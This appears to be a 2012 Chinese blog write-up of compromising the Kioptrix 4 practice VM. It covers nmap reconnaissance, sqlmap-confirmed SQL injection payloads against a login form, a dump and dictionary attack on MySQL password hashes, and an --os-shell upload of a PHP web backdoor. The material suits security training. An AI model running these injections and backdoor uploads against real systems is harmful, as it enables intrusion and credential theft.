我的Kioptrix_4之路


2012-06-18 19:06:22 By admin

关于

晚上睡不着，蛋疼下了个Kioptrix玩玩，看到有1,2,3,4
貌似4是最容易的，所以下载了Kioptrix_4，开始了我的Kioptrix_4之路

寻找他


采取ping扫描的方式，找到他的ip，我使用的是桥接



```
brkmatoiMac:~ brk$ ifconfig | grep inet
        inet6 fe80::1%lo0 prefixlen 64 scopeid 0x1
        inet 127.0.0.1 netmask 0xff000000
        inet6 ::1 prefixlen 128
        inet6 fe80::20c:29ff:feff:7612%en0 prefixlen 64 scopeid 0x4
        inet 192.168.40.132 netmask 0xffffff00 broadcast 192.168.40.255
brkmatoiMac:~ brk$ nmap -sP 192.168.40.0/24

Starting Nmap 6.01 ( http://nmap.org ) at 2012-06-19 00:54 CST
Nmap scan report for 192.168.40.2
Host is up (0.0012s latency).
Nmap scan report for 192.168.40.132
Host is up (0.00047s latency).
Nmap scan report for 192.168.40.133
Host is up (0.0024s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 3.34 seconds
brkmatoiMac:~ brk$ 
```

Nmap scan report for 192.168.40.133


继续，对他进行扫描，看到开放了些什么东西



```
brkmatoiMac:~ brk$ sudo nmap -T5 -O -A -sV -p 1-60000 192.168.40.133

Starting Nmap 6.01 ( http://nmap.org ) at 2012-06-19 00:57 CST
Nmap scan report for 192.168.40.133
Host is up (0.00036s latency).
Not shown: 33993 closed ports, 26003 filtered ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1.2 (protocol 2.0)
| ssh-hostkey: 1024 9b:ad:4f:f2:1e:c5:f2:39:14:b9:d3:a0:0b:e8:41:71 (DSA)
|_2048 85:40:c6:d5:41:26:05:34:ad:f8:6e:f2:a7:6b:4f:0e (RSA)
80/tcp  open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-2ubuntu5.6 with Suhosin-Patch)
|_http-methods: No Allow or Public header in OPTIONS response (status code 200)
|_http-title: Site doesn't have a title (text/html).
139/tcp open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
MAC Address: 00:0C:29:F8:85:FD (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:kernel:2.6
OS details: Linux 2.6.9 - 2.6.31
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:kernel

Host script results:
|_nbstat: NetBIOS name: KIOPTRIX4, NetBIOS user: <unknown>, NetBIOS MAC: <unknown>
|_smbv2-enabled: Server doesn't support SMBv2 protocol
| smb-security-mode:
|   Account that was used for smb scripts: guest
|   User-level authentication
|   SMB Security: Challenge/response passwords supported
|_  Message signing disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Unix (Samba 3.0.28a)
|   Computer name: Kioptrix4
|   Domain name: localdomain
|   FQDN: Kioptrix4.localdomain
|   NetBIOS computer name:
|_  System time: 2012-06-19 08:58:14 UTC-4

TRACEROUTE
HOP RTT     ADDRESS
1   0.37 ms 192.168.40.133

OS and Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 56.26 seconds
```

web入侵

开放了80端口 445 ssh等等等等，看他的80端口把，浏览器打开，出来了一个登陆页面，发现是用post提交表单，还有一只喜羊养，为什么不是草泥马？



Member Login

Username :

Password :

Login

```
<html><body>
<table width="300" border="0" align="center" cellpadding="0" cellspacing="1" bgcolor="#CCCCCC">
  <tr>
    <form name="form1" method="post" action="checklogin.php">
      <td>
        <table width="100%" border="0" cellpadding="3" cellspacing="1" bgcolor="#FFFFFF">
          <tr>
            <td align="center" colspan="3"><strong>Member Login </strong></td>
          </tr>
          <tr>
            <td width="78">Username</td>
            <td width="6">:</td>
            <td align="right" width=194">
              <input name="myusername" type="text" id="myusername">
            </td>
          </tr>
          <tr>
            <td>Password</td>
            <td>:</td>
            <td align="right">
              <input name="mypassword" type="password" id="mypassword">
            </td>
          </tr>
          <tr>
            <td>&nbsp;</td>
```


测试他是否有登陆框sql漏洞
当我门提交

myusername=admin'&mypassword=admin&Submit=Login

返回正常，蛋疼试试mypassword
提交

myusername=admin&mypassword='&Submit=Login

出错了



Mozilla Firefox
编辑文章 ‹ Penattack.org — Word...
http://192.168..../checklogin.php
192.168.40.133/checklogin.php

Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in /var/www/checklogin.php on l
Wrong Username or Password

Try Again
Live HTTP Replay

POST http://192.168.40.133/checklogin.php HTTP/1.1

HTTP Headers

```
Host: 192.168.40.133
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.7; rv:13.0) Gecko/20100101 Firefox/13.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-cn,zh;q=0.8,en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.40.133/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 46
```

☑ Send POST Content ?


```
myusername=admin&mypassword='&Submit=Login
```

Content-Length: 42

直接丢sqlmap

```
$ sudo sqlmap -u http://192.168.40.133/checklogin.php --data "myusername=admin&mypassword=admin&Submit=Login"
```

悲剧的事情发生了，注射不了！！



```
[01:20:16] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[01:20:16] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
parsed error message(s) showed that the back-end DBMS could be MySQL. Do you want to skip test payloads spec
ific for other DBMSes? [Y/n] Y
[01:20:20] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
sqlmap got a 302 redirect to login_success.php - What target address do you want to use from now on? http://
192.168.40.133:80/checklogin.php (default) or provide another target address based also on the redirection g
ot from the application


>
[01:20:30] [INFO] target url appears to be UNION injectable with 3 columns
[01:20:30] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:20:30] [INFO] target url appears to be UNION injectable with 3 columns
[01:20:30] [WARNING] POST parameter 'mypassword' is not injectable
[01:20:30] [INFO] testing if POST parameter 'Submit' is dynamic
[01:20:30] [WARNING] POST parameter 'Submit' is not dynamic
[01:20:30] [WARNING] heuristic test shows that POST parameter 'Submit' might not be injectable
[01:20:30] [INFO] testing sql injection on POST parameter 'Submit'
[01:20:30] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:20:30] [INFO] testing 'MySQL >= 5.0 AND error-based - WHERE or HAVING clause'
[01:20:31] [INFO] testing 'MySQL > 5.0.11 stacked queries'
[01:20:31] [INFO] testing 'MySQL > 5.0.11 AND time-based blind'
[01:20:31] [INFO] testing 'MySQL UNION query (NULL) - 1 to 10 columns'
[01:20:31] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[01:20:31] [WARNING] POST parameter 'Submit' is not injectable
[01:20:31] [CRITICAL] all parameters are not injectable, try to increase --level/--risk values to perform mo
re tests. Rerun without providing the --technique switch. Give it a go with the --text-only switch if the ta
rget page has a low percentage of textual content (~24.77% of page content is text)

[*] shutting down at: 01:20:31

brkmatoiMac:sqlmap brk$ 
```

加个测试等级试试

```
$ sudo sqlmap -u http://192.168.40.133/checklogin.php --data "myusername=admin&mypassword=admin&Submit=Login" --level=5 --risk=5
```

经过几分钟的等待，说明是能注入的：

```
Place: POST
Parameter: mypassword
   Type: boolean-based blind
   Title: OR boolean-based blind - WHERE or HAVING clause
   Payload: myusername=admin&mypassword=-3548' OR NOT 1036=1036 AND 'iYvZ'='iYvZ&Submit=Login

   Type: AND/OR time-based blind
   Title: MySQL
   Payload: myusername=admin&mypassword=admin' AND 7520=BENCHMARK(5000000,MD5(CHAR(71,88,109,113))) AND 'Dqmn'='Dqmn&Submit=Login
---

[01:29:43] [INFO] testing MySQL
[01:29:43] [INFO] confirming MySQL
[01:29:43] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 5.0.0
[01:29:43] [INFO] Fetched data logged to text files under '/Users/brk/pen/sqlmap/output/192.168.40.133'

[*] shutting down at: 01:29:43

brkmatoiMac:sqlmap brk$
```

下面看看数据库的用户和密码 恩 没破解出来

```
brkmatoiMac:sqlmap brk$ sudo sqlmap -u http://192.168.40.133/checklogin.php --data "myusername=admin&mypassword=admin&Submit=Login" --level=5 --risk=5 --passwords

    sqlmap/0.9 - automatic SQL injection and database takeover tool
    http://sqlmap.sourceforge.net

[*] starting at: 01:32:01

[01:32:01] [INFO] using '/Users/brk/pen/sqlmap/output/192.168.40.133/session' as session file
[01:32:01] [INFO] resuming injection data from session file
[01:32:01] [INFO] resuming back-end DBMS 'mysql 5' from session file
[01:32:01] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: mypassword
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: myusername=admin&mypassword=-3548' OR NOT 1036=1036 AND 'iYvZ'='iYvZ&Submit=Login

    Type: AND/OR time-based blind
    Title: MySQL
    Payload: myusername=admin&mypassword=admin' AND 7520=BENCHMARK(5000000,MD5(CHAR(71,88,109,113))) AND 'Dqmn'='Dqmn&Submit=Login
---

[01:32:01] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5
[01:32:01] [INFO] fetching database users password hashes
[01:32:01] [INFO] fetching database users
[01:32:01] [INFO] fetching number of database users
[01:32:01] [INFO] read from file '/Users/brk/pen/sqlmap/output/192.168.40.133/session': 6
```

```
[01:32:01] [INFO] read from file '/Users/brk/pen/sqlmap/output/192.168.40.133/session': 'root'@'localhost'
[01:32:01] [INFO] read from file '/Users/brk/pen/sqlmap/output/192.168.40.133/session': 'root'@'Kioptrix4'
[01:32:01] [INFO] read from file '/Users/brk/pen/sqlmap/output/192.168.40.133/session': 'root'@'127.0.0.1'
[01:32:01] [INFO] read from file '/Users/brk/pen/sqlmap/output/192.168.40.133/session': 'debian-sys-maint'@'localhost'
[01:32:01] [INFO] read from file '/Users/brk/pen/sqlmap/output/192.168.40.133/session': ''@'localhost'
[01:32:01] [INFO] read from file '/Users/brk/pen/sqlmap/output/192.168.40.133/session': ''@'Kioptrix4'
[01:32:01] [INFO] fetching number of password hashes for user 'root'
[01:32:01] [INFO] read from file '/Users/brk/pen/sqlmap/output/192.168.40.133/session': 1
[01:32:01] [INFO] fetching password hashes for user 'root'
[01:32:01] [INFO] read from file '/Users/brk/pen/sqlmap/output/192.168.40.133/session':
[01:32:01] [INFO] read from file '/Users/brk/pen/sqlmap/output/192.168.40.133/session':
[01:32:01] [INFO] retrieved: sqlmap got a 302 redirect to login_success.php - What target address do you wan192.168.40.133:80/checklogin.php (default) or provide another target address based also on the redirection got from the application

>

[01:32:03] [INFO] fetching number of password hashes for user 'debian-sys-maint'
[01:32:03] [INFO] read from file '/Users/brk/pen/sqlmap/output/192.168.40.133/session': 1
[01:32:03] [INFO] fetching password hashes for user 'debian-sys-maint'
[01:32:03] [INFO] read from file '/Users/brk/pen/sqlmap/output/192.168.40.133/session': *3AC38ADE5482EA4DE628D0D43BF8FA41E3CF3879
do you want to use dictionary attack on retrieved password hashes? [Y/n/q] Y
[01:32:04] [INFO] using hash method: 'mysql_passwd'
what's the dictionary's location? [/Users/brk/pen/sqlmap/txt/wordlist.txt]
[01:32:05] [INFO] loading dictionary from: '/Users/brk/pen/sqlmap/txt/wordlist.txt'
do you want to use common password suffixes? (slow!) [y/N]
[01:32:07] [INFO] starting dictionary attack (mysql_passwd)
[01:32:09] [WARNING] no clear password(s) found
database management system users password hashes:
[*] debian-sys-maint [1]:
    password hash: *3AC38ADE5482EA4DE628D0D43BF8FA41E3CF3879
[*] root [1]:
    password hash: NULL

[01:32:09] [INFO] Fetched data logged to text files under '/Users/brk/pen/sqlmap/output/192.168.40.133'

[*] shutting down at: 01:32:09

brkmatoiMac:sqlmap brk$
```

测试能否直接写shell，刚才暴出来了路径

```
Warning: mysql_num_rows(): supplied argument is not a valid MySQL result resource in
/var/www/checklogin.php on line 28
```

gogogo~~

```
brkmatoiMac:sqlmap brk$ sudo sqlmap -u http://192.168.40.133/checklogin.php --data "myusername
=admin&mypassword=admin&Submit=Login" --level=5 --risk=5 --os-shell
```

结果写进入鸟


```
brkmatoiMac:sqlmap brk$ sudo sqlmap -u http://192.168.40.133/checklogin.php --data "myusername
=admin&mypassword=admin&Submit=Login" --level=5 --risk=5 --os-shell

    sqlmap/0.9 - automatic SQL injection and database takeover tool
    http://sqlmap.sourceforge.net

[*] starting at: 01:33:20

[01:33:20] [INFO] using '/Users/brk/pen/sqlmap/output/192.168.40.133/session' as session file
[01:33:20] [INFO] resuming injection data from session file
[01:33:20] [INFO] resuming back-end DBMS 'mysql 5' from session file
[01:33:20] [INFO] testing connection to the target url
sqlmap identified the following injection points with a total of 0 HTTP(s) requests:
---
Place: POST
Parameter: mypassword
    Type: boolean-based blind
    Title: OR boolean-based blind - WHERE or HAVING clause
    Payload: myusername=admin&mypassword=-3548' OR NOT 1036=1036 AND 'iYvZ'='iYvZ&Submit=L
ogin

    Type: AND/OR time-based blind
    Title: MySQL
    Payload: myusername=admin&mypassword=admin' AND 7520=BENCHMARK(5000000,MD5(CHAR(7
1,88,109,113))) AND 'Dqmn'='Dqmn&Submit=Login
---

[01:33:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL 5
[01:33:20] [INFO] going to use a web backdoor for command prompt
[01:33:20] [INFO] fingerprinting the back-end DBMS operating system
[01:33:20] [INFO] the back-end DBMS operating system is Linux
[01:33:20] [INFO] trying to upload the file stager
which web application language does the web server support?
[1] ASP
[2] ASPX
```

```
[3] PHP (default)
[4] JSP
> 3
[01:33:41] [WARNING] unable to retrieve the web server document root
please provide the web server document root [/var/www/]: /var/www/
[01:33:53] [WARNING] unable to retrieve any web server path
please provide any additional web server full path to try to upload the agent [Enter for None]:
[01:33:55] [INFO] the file stager has been successfully uploaded on '/var/www' ('http://192.168.40.133:
80/tmpumcik.php')
[01:33:55] [WARNING] unable to upload the backdoor through the file stager on '/var/www'
[01:33:55] [WARNING] backdoor has not been successfully uploaded with file stager probably because
 of lack of write permission.
do you want to try the same method used for the file stager? [y/N] y
[01:33:59] [INFO] the backdoor has probably been successfully uploaded on '/var/www', go with your
browser to 'http://192.168.40.133:80//tmpbukqm.php' and enjoy it!
[01:33:59] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> id
do you want to retrieve the command standard output? [Y/n/a] Y
command standard output:
---
uid=33(www-data) gid=33(www-data) groups=33(www-data)

---

os-shell>
```

是apache的权限

```
[01:33:55] [INFO] the file stager has been successfully uploaded on '/var/www'
('http://192.168.40.133:80/tmpumcik.php')
```

访问之出来熟悉的upload界面

